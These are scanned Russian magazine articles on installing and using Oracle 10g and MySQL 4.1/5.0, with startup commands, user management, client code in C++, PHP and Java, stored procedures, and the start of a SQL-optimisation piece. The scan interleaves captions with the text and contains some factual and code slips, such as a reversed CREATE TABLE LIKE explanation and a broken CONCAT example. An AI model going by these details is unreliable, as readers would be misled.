В окне инсталлятора при этом нужно нажать OK. В результате - создались все нужные файлы, Oracle стартовал, а вместе с ним запустились всяческие полезные сервисы, о которых нам бог-ро доложили. Но перед тем как заняться исследованием вновь установленного монстра, убедись, что умеем стартовать его вручную. Дело в том, что после первой же перезагрузки наш Oracle станет недоступным. А запустить инсталлятор с тем, чтобы он нам опять поднял базу, мы уже не сможем. Для этого познакомимся с файлом `/etc/oratab`, в котором определяется, какие базы данных стартуют автоматически при запуске утилиты `dbstart`. По умолчанию последняя строка файла выглядят следующим образом:

```
orcl:<путь к Oracle>:N
```

Первая версия Oracle была написана в 1977 году. Ларри Эллисон и Боб Майнер сделали проект по контракту для ЦРУ. ЦРУ хотело использовать новый язык SQL, на который фирма IBM к тому времени опубликовала документ.

Проект благополучно заглох, но Ларри и Боб получили возможность выйти с ним на рынок. Получается, что первым клиентом Oracle было ЦРУ. Любители теорий заговора радуются :).

Инсталлятор относится к выбору дистрибутива очень избирательно, оставляя пользователям свободу выбора между последними RedHat-ами, SuSE и каким-то UnitedLinux.

ЛАРРИ ЭЛЛИСОН: ВЫСТУПЛЕНИЕ НА ТЕМУ ЛИДЕРСТВА WEB-СЕРВЕРА APACHE

■ Однажды Microsoft уже был убит продуктом с открытым исходным кодом. Зарезан, растерт, выброшен с рынка за неуместность. У них в руках была виртуальная монополия на web-серверы, и они были стерты с лица земли. И они еще получают от Linux'а.



В последнем поле нужно поменять N на Y. Это означает, что инстанцию Oracle нужно-таки грузить. Перейдем к старту. Подготовка:

```
$ export ORACLE_HOME=<путь к Oracle>
$ export ORACLE_SID=orcl
$ export
LD_LIBRARY_PATH=$LD_LIBRARY_PATH:$ORACLE_HOME/lib
$ export PATH=$PATH:$ORACLE_HOME/bin
```

Это имеет смысл прописать где-нибудь в .bash_profile, потому что иначе придется устанавливать эти переменные всякий раз при необходимости воспользоваться каким-то инструментом от Oracle. Плюс их должен иметь каждый пользователь системы, наме-ревающийся работать с инструментами или программами, использующими БД.

Ну а теперь - непосредственно старт:

```
$ dbstart
$ lsnrctl start
```

Останавливается все следующимии командами:

```
$ dbshut
$ lsnrctl stop
```

РАСКИДЫВАЕМ ПОЛЬЗОВАТЕЛЕЙ

■ За 22 года существования компании и ее основного продукта, сервера баз данных, изменилось многое. Изменились языки программирования, на которых разрабатывался софт (первая версия была написана на ассемблере). Два раза менялось название фирмы: на момент основания она называлась Software Development Laboratories, затем Rational Software Inc, после чего, наконец, - Oracle Corporation. Также добавлялись новые возможности и росли объемы продаж, но лишь одна вещь оставалась неизменной - знаменитый пользователь scott с паролем tiger. В свежее установленной базе Oracle его не может не быть. Scott - это дань традиции, фамилия первого работника компании, Брюса Скотта (Bruce Scott), соавтора Oracle V1, V2 и V3.

У Брюса был кот, которого звали Тигром (отсюда и пароль). Не думаю, что кот этот все еще жив, скорее всего, он уже лежит в каменистой американской земле или же днем бродит, сверкая глазищами, а по ночам грызет - людские глотки (в случае если был он похоронен на "кладбище домашних животных" из книжки Кинга).

В нынешней версии Oracle пользователь scott заблокирован. При попытке войти под ним скорее всего случится следующее:

```
$ sqlplus scott/tiger@orcl
```

```
SQL*Plus: Release 10.1.0.3.0 - Production on Mon Jan 10
02:55:59 2005
```



Oracle Enterprise Manager: главный экран. Выглядит, как центр управления полетами

Не думаю, что кот этот все еще жив, скорее всего, он уже лежит в каменистой американской земле.

Copyright (c) 1982, 2004, Oracle. All rights reserved.

```
ERROR:
ORA-28000: the account is locked
```

Чтобы разблокировать Скотта, нам нужно будет познакомиться с командами управления пользователями. Простейший способ пообщаться с Oracle - запустить sqlplus. В ее лице мы имеем вполне традиционное средство для отсылки команд и просмотра ответов на них.

```
$ sqlplus system@orcl
```

Вводим пароль, заданный при установке, и попадаем в командную строку. Здесь пишем:

```
SQL> alter user scott account unlock;
```

User altered.

В общем-то управление пользователями хоть и имеет несколько отличный синтаксис, в целом похоже на другие SQL базы данных. К примеру, создание пользователя выглядит так:

```
SQL> create user osama identified by binladen;
```

User created.

```
SQL> grant connect to osama;
```

Grant succeeded.

КРУТИМ НАСТРОЙКИ

■ Помимо аскетичной командной строки, последняя версия Oracle

включает и продвинутый графический web-интерфейс для работы с пользователями, настройками, логами и проч. Также можно смотреть загрузку системы, стартовать и останавливать инстанцию, делать много всего полезного. Можно даже создать схему базы данных особенно не вдаваясь в подробности SQL.

Называется это чудо web-интерфейса строения так: Oracle Enterprise Manager. Чтобы им воспользоваться, нужно сделать следующее:

```
$ emctl start dbconsole
```

После чего зайти на <http://имя.машин:5500/em/>. Если Oracle установлен локально, то имя будет localhost. Очевидное удобство здесь в том, что с помощью того же менеджера можно рулить сервером, установленным где угодно, с той же простотой, то есть кликая мышкой и глядя на красивый GUI.

РАБОТАЕМ С ДАННЫМИ: C++

■ Раньше, чтобы достучаться к Oracle из программы, написанной на C или C++, приходилось пользоваться OCI (Oracle Call Interface), который, хотя и был изрядно гибким, страдал главным недостатком универсальных решений - отсутствием легких путей. Требовалось вызвать как минимум пять разных функций библиотеки, чтобы сделать простой запрос к БД. Кроме этого, приходилось выделять память для множества структур, вследствие чего нередко случались утечки. Для упрощения кодига были на-

Если dbstart говорит "/var/opt/oracle/oratab: No such file or directory" при старте, то для ликвидации проблемы стоит сделать "ln -s /etc/oratab /var/opt/oracle/". Это случается с некоторыми версиями 10g, когда oratab ставится в /etc, а Tools'ы ищут его совсем в другом месте.

Ларри Эллисон владеет самой большой в мире яхтой под названием Rising Sun (восходящее солнце). Постройка этого корабля стоила более \$200 млн.

писаны десятки библиотек-настроек, как для C, так и для C++. Каждый стремился написать для этого свое изделие, и в программизме под Oracle царил изрядная неразбериха.

Наконец, подумав в течение довольно продолжительного времени, ребята решили предоставить C++ разработчикам более удобный и, что немаловажно, стандартный интерфейс. Называется он OCI. Пользоваться им просто, разобраться с ним ты сможешь с помощью небольшого откомментированного листинга, который лежит на нашем диске (файл `oci.txt`).

РАБОТАЕМ С ДАННЫМИ: PHP

■ Помимо C++, с базами Oracle можно работать из массы других языков программирования. API есть под все. Возьмем излюбленный инструмент веб-разработчика - PHP. Тут у нас имеются три интерфейса для доступа. Это ODBC, старая (стандартная поддержка) Oracle и, наконец, самый гибкий и продвинутый интерфейс - OCI (Oracle 8 в доке). Его и рассмотрим.

Коннект:

```
$c = oci_connect("scott", "tiger", "orcl")
or die("cannot connect");
```

Вставка записи:

```
$s = oci_parse($c, "insert into phonebook values ('Ushat
Pomoev', '765-XX-XX')");
oci_execute($s);
```

Выборка всех записей:

```
$s = oci_parse($c, "select * from phonebook");
oci_execute($s);

while(oci_fetch($s)) {
    print "name: ".oci_result($s, "NAME").
        "\tphone: ".oci_result($s, "PHONE")."\n";
}
```

Это конец:

```
oci_free_statement($s);
oci_close($c);
```

Описание этих и всех остальных функций есть прямо в стандартном мануале, поэтому оставляю его изучение на совесть читателя (полюбопытствуй заодно и на нашем диске). Вообще, за что я люблю PHP, так это за мануал. Все без исключения библиотеки, стандартные и опциональные, в нем описаны. Поэтому не надо бороздить просторы интернета в поисках нужной информации или примеров. Все это входит в комплект PHP.

РАБОТАЕМ С ДАННЫМИ: JAVA

■ В "Жабе" работа с любой базой данных - задача простая. Есть JDBC, а в поставке Oracle к нему имеется драйвер. Код получается таким. Для начала регистрируем драйвер:

```
DriverManager.registerDriver(new
oracle.jdbc.OracleDriver());
```

Теперь откроем соединение:

```
Connection conn =
    DriverManager.getConnection("jdbc:oracle:oci8:@",
"scott", "tiger");
```

Для каждого запроса к базе данных нам нужен экземпляр класса `Statement`. Сгелаем insert:

```
Statement istmt = conn.createStatement();
istmt.executeUpdate("insert into phonebook values ('Zabeg
Debitov', '456-XX-XX')");
istmt.close();
```

Теперь select:

```
Statement stmt = conn.createStatement();
ResultSet rset = stmt.executeQuery("select name, phone
from phonebook");
```

Пройдемся по курсору, пока есть результаты:

```
while(rset.next())
    System.out.println("name: " + rset.getString(1) +
"\tphone: " + rset.getString(2));
```

Уходя, сливаем воду и тушим свет:

```
rset.close();
stmt.close();
```

Потом закрываем соединение:

```
conn.close();
```

Компилировать и запускать его нужно предварительно добавив в CLASSPATH путь к файлу `$ORACLE_HOME/jdbc/lib/classes12.zip`. Все выходит более чем стандартно.

СЕКРЕТНОЕ ОРУЖИЕ ДЖЕДАЕВ

■ Умения и таланты Oracle поистине неисчерпаемы. Кроются они не в разработке и не в настройке этой мощной Годзиллы от баз данных. С большинством из них ты столкнешься тогда, когда начнешь изучать диалект SQL, на котором разговаривает эта СУБД. Имя ему - PL/SQL. Если ты думаешь, что на нем можно только писать запросы, то глубоко ошибаешься. В отличие от стандартного SQL, его Oracle'овый диалект - настоящий язык программирования, на котором можно писать встроенные процедуры, триггеры - обработчики, определяющие поведение базы в различных ситуациях, и многое другое. Овладевшие PL/SQL в совершенстве сдают на сертификаты по администрированию и разработке и получают серьезные бабки в крупных конторах.

Также PL/SQL - это способ доступа к уникальным функциям, отличающим Oracle от других СУБД. Дело в том, что в основу сервера баз данных положено несметное количество алгоритмов и подходов, главная цель которых сво-

дится к обеспечению надежности и целостности данных. Для всех изменений, происходящих в базе, ведется лог, из которого можно полностью восстановить картину происшедших изменений. Благодаря такому подходу можно делать такие вещи, как, например, flashback, которая позволяет вычитывать записи из "снимка" таблицы, какой она была раньше в определенный момент времени:

```
select * from table_name as of timestamp to_time-
stamp('дата/время', 'формат');
```

С помощью той же функции можно восстановить ранее прибитую командой `drop` таблицу со всем имевшимся на тот момент содержимым:

```
flashback table <угаженная.таблица> to before drop;
```

Оптимизатор запросов Oracle тоже совсем не гетский. Принцип его действия называется *cost-based* (стоимостный). На основе статистики, которая собирается по таблицам и индексам, он сам строит оптимальный план выполнения запроса и решает, подключать или не подключать при этом индексы.


Также Oracle изначально приспособлен для работы в кластере. Это значит, что сервер можно "размазать" по нескольким компьютерам и не бояться того, что один из них случайно упадет, как в прямом, так и в переносном смысле.

ЛИЦЕНЗИЯ РАЗРАБОТЧИКА

■ Теперь ты знаешь, как поставить и запустить сервер баз данных Oracle. Также ты в курсе, как можно достучаться к нему из трех языков программирования. Что самое интересное, с этим софтом можно играть сколько угодно. Скачивая комплект СУБД с сайта, ты автоматически получаешь лицензию разработчика, которая позволяет писать под Oracle, но при этом запрещает его применение в условиях реальной работы.

Предположим, ты разработал сайт, хранящий данные в Oracle. Разрабатывать его с использованием всего пакета СУБД можно вполне легально, а вот для запуска сайта в производство понадобится уже другая лицензия. Она стоит немалых денег, но за мощность нужно платить.

УБИТЬ ЛАРРИ

■ Чтобы заработать много денег программированием, достаточно начать раньше других и постоянно совершенствовать свой продукт. Именно благодаря такой стратегии в течение многих лет Oracle считается (и является) лучшим в мире сервером баз данных. Он является стандартом, используемым в крупных корпорациях и производствах. У Oracle Corporation масса крупных клиентов. Она непотопляема. Ну а секрет успеха в бизнесе разработки софта - целеустремленность, настойчивость и талант. Пример Ларри это подтверждает. 

Никита Кислицин (nikitox@real.hacker.ru)

MYSQL В РАЗРЕЗЕ

ВСЕ О ПРАКТИЧЕСКОМ ПРИМЕНЕНИИ MYSQL

Так уж сложилось, что в нашей стране коммерческие СУБД становятся особо популярными, их используют только крупные компании, для которых чрезвычайно важно лицензирование безопасности компьютерных систем.

Однако это вовсе не означает, что серверы баз данных, распространяемые по некоммерческим лицензиям, не способны обеспечить требуемый уровень безопасности и функциональности.

MYSQL КАК ОН ЕСТЬ

■ Начинать все изыскания следует с того, чтобы скачать к себе на компьютер сервер MySQL, грамотно его установить и настроить. Для этого мы отправимся на сайт www.mysql.com и в разделе Developer zone перейдем по ссылке Downloads. На открывшейся странице предложить сделать нелегкий выбор относительно того, покупать ли коммерческую лицензию MySQL и какую версию системы скачать. С первым вопросом все предельно ясно: никакую лицензию покупать мы не хотим (хотя вообще лицензирование - это тема отдельного разговора). И в самом деле, зачем производитель предоставляет выбор, платить ли деньги за

использование софта или нет? Сейчас объясню.

Мои подозрения к предоставлению такого выбора основываются на том, что все-таки весь серьезный софт поставляется по лицензиям, которые ограничивают сферу применения предлагаемого продукта. Лицензионная политика создателей MySQL весьма демократична: по сути, MySQL распространяется бесплатно за исключением тех случаев, когда предлагается продовать ее или услуги, которые предоставляются с ее помощью. Так, например, если использовать эту базу данных для хранения своей записной книжки, покупать лицензию, естественно, не надо. Однако крупные хостинговые компании должны раскошелиться на покупку лицензии, поскольку зарабатывают хорошие деньги эксплуатируя MySQL. Корпоративные пользователи по большому счету сами должны быть заинтересованными в покупке коммерческой лицензии, поскольку вместе с ней предоставляется квалифицированная поддержка и куча бонусов.

ВЫБИРАЕМ ВЕРСИЮ

■ Естественно, вопрос лицензии нас волновать не должен - воспользуемся GPL. Лучше подумаем, какую версию качать. Но и тут не все просто. В настоящий момент производитель рекомендует использовать ветки 4.0 или 4.1, 5.0 же представляется для ознакомления. Разумеется, чем новее сервер, тем больше возможностей он предоставляет. Например, ветка 4.1 стала в некотором смысле прорывом, поскольку были внесены довольно серьезные изменения как во внутреннюю структуру СУБД, так и в ее функциональность. Поскольку и в 4.0, и в 4.1 есть законченные General Available релизы, выбрать стоит только между 4.1 и 5.0. Здесь надо разобраться, для чего, собственно, ставится MySQL. Если есть желание поднять надежную серверную площадку и если MySQL будет у тебя работать в активной системе, взаимодействуя с пользовательскими web-приложениями, нужна стабильность. И устанавливать в этом случае надо без вопросов 4.1, поскольку пятая ветка не имеет законченного релиза и еще активно развивается. Однако, как и следовало бы ожидать, в пятом релизе ожидается появление множества новых функций и возможностей, большая часть которых уже реализована. Поэтому если ты ставишь MySQL для изучения новых фишек и поддержания актуальности знаний, без раздумий выбирай ветку 5.0.

Поскольку в этой статье ты сможешь прочитать и о самых главных новшествах и возможностях MySQL, будем устанавливать на свою тестовую площадку MySQL 5.0. По существу, процесс установки от версии к версии не изменяется, поэтому все это легко можно применить для любой версии. За исключением, конечно, описания новых возможностей. Но об этом мы поговорим отдельно, а сейчас - установим сервер.

После того как ты определился с версией устанавливаемого сервера, вспомни, на какую машину ставится сервер БД. Вернее, под какой остью



Developer zone на сайте MySQL. Здесь публикуются новости о релизах, отчеты о конференциях и увлекательные статьи разработчиков



Скачать MySQL можно и в сорцах, но удобнее взять уже собранную систему


работает тестовая машина. Я опишу установку и работу с MySQL как под Windows, так и под Unix-системой. В роли испытательных стендов работают следующие машинки:

* Старый фрайпсервер P-III 558mghz, 256mb, 160gb под FreeBSD 4.9

* Рабочая станция Amd Sempron 2000+/256mb/80gb под WinXp с установленным sp2

Установка MySQL под Windows - занятие поистине элементарное. После скачивания нужного в архив распаковываем его в папку (например, c:\mysql) и запускаем файл bin\mysqld, после чего mysqld уйдет в background. Да, если на машине установлен фрайрвол, разреши демону принимать входящие подключения. На самом деле это все :). Теперь можно запустить mysqlmanager и наслаждаться убогим визуальным интерфейсом.

Что касается установки под Unix, то тут дело обстоит значительно проще, чем может показаться. Сервер MySQL поставляется как исходными кодами, так и в уже собранном виде - здесь важно, чтобы бинарники были собраны под нужную архитектуру и систему. На сайте MySQL есть из чего выбрать: там представлены собранные



Вся правда об установке MySQL!

бинарники под самые разные системы и архитектуры. Я прокрутил страницу до заголовка FreeBSD downloads и выбрал standart-поставку для FreeBSD 4.x (x86). Тебе советую тоже выбирать standart-вариант, поскольку качать его в полтора раза быстрее, а в full-версии находится очень много вещей, которые никогда в жизни не понадобятся. Хотя стоп. Мы уже все скачали сами, поэтому можно просто заглянуть на диск к журналу :).

MYSQL ПОД ФРЯХОЙ

Итак, разберемся, как из архива с MySQL сгепать нечто рабочее. Первым делом разархивируем скачанный файл в нужное место. Поскольку мне было безразлично, какое это будет место, я разархивировал демона в папку /usr/src и создал ссылку с более коротким названием /usr/local/mysql:

```
% tar xzf mysql-standard-5.0.2-alpha-unknown-freebsd4.7-i386.tar.gz
% cd mysql-standard-5.0.2-alpha-unknown-freebsd4.7-i386
% ln -s /usr/src/mysql-standard-5.0.2-alpha-unknown-freebsd4.7-i386 /usr/local/mysql
```

Это, наверное, что-то вроде гурного тона - вносить такую неупорядочен- ➤

Собрать MySQL из исходников совсем не сложно, хоть и съедает лишнее время и усилия.

В версии MySQL 4.1 была наконец-то добавлена поддержка вложенных запросов, которой ждали уже давно.

ИСТОРИЯ MYSQL

■ MySQL создал Михаил Видениус, проживающий в Швеции и скрывающийся под ником Monty. В 1979 году этот скромный паренек разработал средство для управления базами данных, которое назвал каким-то странным словом - UNIREG. UNIREG была расширена, чтобы поддерживать большие базы данных, и была фактически переписана. В 1994 году компания, в которой работал Миша, стала заниматься разработкой web-приложений и использовать UNIREG в своих проектах. Однако со временем стало ясно, что этот продукт совершенно не подходит для нужд web-систем, поэтому Миша решил связаться с разработчиком mSQL - Хьюзом. Миша хотел одного: подключить mSQL к своему UNIREG'у, но Хьюз оказался цепким парнем и, почуяв успех, присоединился к Мише в его разработках.

Вместе они написали новую систему, которая использовала язык SQL и по своему API почти совпадала с mSQL. Это было большим плюсом, поскольку пользователи mSQL могли с малой кровью перейти на новую версию системы, выпускавшейся на лейбле компании, в которой работал Миша.

Таким образом, в мае 1995 года Миша со своим напарником закончили разработку MySQL 1.0 и тем самым много кого порадовали. Видениус выдвинул несколько гипотез происхождения названия продукта: "До конца не ясно, откуда идет название MySQL. В компании, где мы работали, базовый каталог, а также значительное число библиотек и утилит в течение десятка лет имели префикс "my". Вместе с тем мою дочь тоже зовут My. Поэтому остается тайной, что их этого стало источником названия MySQL".

За годы развития проекта MySQL была портирована под самые разные системы, включая Win32 и OS/2. В 1996 году в интернете стала доступна MySQL 3.11.1, которая поставлялась в виде собранных бинарников под Linux и Solaris.

Своей популярностью MySQL обязана отчасти языку PHP. Ведь эта связка стала уже классической для всех web-программистов, поскольку в PHP прекрасно продумана и реализована поддержка этой СУБД. Благодаря этому обстоятельству MySQL стала самым популярным средством для работы с базами данных в системах PHP.



Установка MySQL под FreeBSD - проще простого!

ность в каталоги. Но мне это действительно неважно, поскольку демон будет удален через несколько часов. Тебе же могу посоветовать распаковать архив в `/usr/local/mysql`. Затем нужно создать системного пользователя, под которым будет крутиться MySQL для более гибкого назначения права доступа к файлам и обеспечения большей безопасности. Здорово было бы создать еще и отдельную группу для пользователя. Для этого я отредактировал файл `/etc/groups`, добавив туда новую запись, вот так:

```
mysql:*:44:
```

Затем при помощи утилиты `adduser` я добавил нового пользователя MySQL, после чего можно было уже переходить непосредственно к установке "мускла". В каталоге с MySQL легко заметить папку `scripts`. Для ее установки запускаем сценарий `scripts/mysql_install_db` с параметром `--user=mysql`, указывающим, под каким пользователем нужно работать программе. Когда сценарий создаст все нужные системные таблицы, идем в корневой каталог с MySQL и назначаем владельцем самых важных папок. Действуем согласно мануалу:

```
chown -R root .
chown -R mysql data
chgrp -R mysql .
```

В общем-то все, Амиго! Осталось запустить демона, чтобы он спокойно работал в фоне. Напрямую выполнять файл `mysqld` по ряду причин не рекомендуется. Запускать сервер баз данных лучше всего через своеобразную оболочку `mysqld_safe`, передавая в качестве параметра уже знакомый флаг `--user`, вот так:

```
bin/mysqld_safe --user=mysql&
```

После этого сервер запустится и отправится жить в `background`, поскольку мы указали это добавив к имени бинарника знак амперсанта.

В принципе, после этого сервер уже вполне работоспособен и с ним можно адекватно общаться. Чтобы убедиться в этом, запустим утилиту `/usr/local/mysql/bin/mysql`. Поскольку мы еще не установили пароль для суперпользователя `root`, ничего дополнительного вводить не понадобится. Согласись, что это не самый лучший подход - держать службу с паролем по умолчанию. Поэтому сейчас мы его поменяем, а заодно внесем некоторые изменения в саму базу данных.

ПРОСТЕНЬКИЙ ТЮНИНГ

■ Чтобы поменять пароль для суперпользователя, нужно выполнить следующий запрос:

```
mysql> set password for
root@localhost=password("KitEfxcs");
```

Затем сделаем активной системную базу данных MySQL, в которой хранится вся информация о системных структурах, в том числе - о пользователях MySQL:

```
mysql> use mysql;
```

Теперь давай удалим всех пользователей, а пощадим только рута (установочный скрипт насоздавал кучу ненужного и левого):

```
mysql> delete from user where not user="root";
```

Что еще полезного можно сделать? Поменяем имя суперпользователя, чтобы любители брутфорсить пароль для рутовой записи пошли лесом:

```
mysql> update user set user="nikitox" where
user="root";
```

После этого, чтобы изменения в таблице `users` были приняты, выполняем команду `flush privileges`:

```
mysql> flush privileges;
mysql> quit
```

Тебя уже мучают несколько вопросов, если ты до этого не работал с MySQL. А самый главный из них: "Неужели информация о пользователях хранится в обычной таблице?"

Да, это так! Если быть точнее, в таблице `user` базы MySQL. Соответственно, внося изменения в эту таблицу, можно менять пользователям пароли, имена и прочие параметры. Однако тут следует иметь в виду, что пароли, разумеется, хранятся не в открытом виде, а криптируются. Поэтому перед изменением пароль пользователя криптируется с помощью стандартной в MySQL функции `password` вот так:

```
mysql> update user set
password=password('NewPasswd') where user='user-
name';
```

Открою один секрет: работать по рутовой записью не всегда здорово из соображений безопасности. Поэтому обязательно надо сделать рабочего пользователя, которому будет доступна только одна база данных или несколько таблиц. Особенно это актуально для автономных систем, которые используют твой сервер. Если `php-скрипт`, который работает с базой данных, поломают и он будет использовать рутовую запись, хакер получит самый настоящий подарок! Поэтому очень важно четко разграничивать права доступа к таблицам. Не следует давать пользователю больше полномочий, чем ему нужно для работы.

Чтобы добавить пользователя MySQL, есть несколько путей.

Первый из них заключается в том, чтобы руками менять системные таблицы. Вряд ли это удобно: табличка `user` имеет 33 поля. Чтобы облегчить жизнь администраторам БД, разработчики MySQL сделали специальную конструкцию `GRANT`, которая используется для определения прав доступа и создания новых пользователей. Вот так можно добавить нового пользователя `user`:

```
Grant ALL on dbname.* to 'user' identified by 'password'
```

КОНФИГУРИРОВАНИЕ

■ Как любой полноценный сервис, MySQL обладает собственным конфигурационным файлом. Это может показаться странным, но после установки почему-то этот файл не создается и используются настройки по умолчанию. Чтобы исправить это недоразумение, копируем пример конфигурационного файла из папки `support-files` в `/etc/my.cnf`:




Таблица `user` содержит 33 поля

Если ты используешь свой сервер MySQL в веб-приложениях, обязательно создай отдельного пользователя, что поможет предотвратить многие неприятности.

Если у тебя возникнут какие-то вопросы по администрированию MySQL, обратись к официальной документации, расположенной здесь: <http://dev.mysql.com/doc>.

На нашем диске ты найдешь несколько наиболее популярных поставок MySQL 4.1 и 5.0



Конфигурационный файл /etc/my.cnf

`cp /usr/src/mysql-standard-5.0.2-alpha-unknown-freebsd4.7-i386/support-files/my-medium.cnf /etc/my.cnf`

После этого становится возможным изменение настроек демона. Подробно описать каждый параметр у меня нет возможности, поэтому желающих направляю за подробностями к официальной документации по MySQL.


НОВЫЕ ФИШКИ

■ Теперь настало время рассказать о том, какие возможности были добавлены в версиях MySQL 4.1 и 5.0 и чем они так отличаются от древних дистрибутивов вроде 4.0. Самая главная фишка в 4.1 – это возможность использования вложенных запросов: в параметр внешнего предложения можно подставить результат выполнения внутреннего отдельного запроса. Например, вот так:

`Select bid, name, price from books where aid=(select aid from authors where name='Петров Виталий Витальевич')`

Кроме того, было немного модифицировано предложение CREATE: теперь доступно ключевое слово LIKE, указывающее, что создаваемая таблица должна иметь такую же структуру, какая имеется в уже существующей. Так, например, CREATE TABLE tbl2 LIKE tbl1 создаст таблицу tbl1 с такой же структурой, как и tbl2.

Также добавлена возможность использования кодировок на уровне отдельных полей таблиц. Серьезные изменения претерпел подход к аутентификации пользователей: теперь используется избыточное криптование модифицированным алгоритмом. Если раньше каждый пароль в зашифрованном виде занимал 16 байт, теперь его длина составляет 41 символ. Такое



MySQLManager под win32 – удобное средство для администрирования

нововведение было призвано усложнить взлом хэша, поскольку стандартный md5 ломается довольно быстро.

Изменения, что называется, налицо: в MySQL 4.0 зашифрованный пароль выглядит как 6f8c114b58f2ce9e, а в 4.1 уже совсем по-другому: *43c8aa34cdc98eddd3defe9a9c2c2a9f92bb2098d75.

СОБСТВЕННЫЕ ПРОЦЕДУРЫ

■ В пятой версии MySQL добавилась глобально новая возможность создания собственных хранимых функций и процедур. Что это такое? Фактически, это набор некоторых sql-выражений, которые хранятся на сервере и в которые можно подставлять собственные параметры. В MySQL работа с функциями и процедурами реализована в соответствии со стандартом SQL-2003, так что многие системы, разработанные, скажем, под DB2, будут во многом совместимы с MySQL. Как можно описать собственную процедуру? Проще простого:

```
CREATE FUNCTION hello (s CHAR(20)) RETURNS CHAR(50)
BEGIN
RETURN CONCAT('Hello, 's,!');
END
```

Этот простейший пример выведет Hello <подставленный параметр>. Однако если попробовать выполнить этот запрос, тебя постигнет неудача – возникнет ошибка. В чем дело? В том, что символ ";" в sql обозначает конец команды. Получается, наше выражение и в самом деле некорректно и не соответствует грамматике sql. Поэтому, чтобы добавить такую функцию, нужно поменять символ, обозначающий концовку предложения, с ";" на что-то более нейтральное. Например, на три звездочки. Делается это при помощи процедуры delimiter вот так:

Delimiter ***;

И теперь уже можно спокойно набирать любую процедуру, а символ ";" не помешает. После того как процедуру

или функция будут введены, необходимо выполнить команду, состоящую из "****", что укажет на конец предложения. Затем изменить delimiter на прежнее значение:

Delimiter ;

Чтобы было проще разобраться, приведу еще один простенький

пример процедуры, которая считает число записей в таблице user:

```
CREATE PROCEDURE proc (OUT param1 INT)
BEGIN
SELECT COUNT(*) INTO param1 FROM user;
END
```


Вызов такой процедуры реализуется вот так:


CALL proc(@te);

Теперь в @te лежит результат работы процедуры. Посмотреть его можно запросом select:

SELECT @te;

ВЫВОДЫ

■ MySQL развивается очень бурно и с каждым релизом становится все больше похожей на серьезную систему, которую можно использовать в том числе и в коммерческих проектах. Если начать сравнивать ее с другими некоммерческими системами, то очень быстро выяснится, что MySQL значительно быстрее и функциональнее. Еще вопросы? 



MySQLManager еще и умеет работать с удаленными серверами

Заратустра

СДЕЛАЕМ ЭТО ПО-БЫСТРОМУ

ОПТИМИЗАЦИЯ SQL-ЗАПРОСОВ

Все больше приложений используют базы данных. Все больше данных приходится хранить и обрабатывать. Если приложение медлительное, программисты, пользователи и администраторы в первую очередь ссылаются на низкую производительность сети, плохие аппаратные средства сервера и друг на друга :). И забывают про оптимизацию.

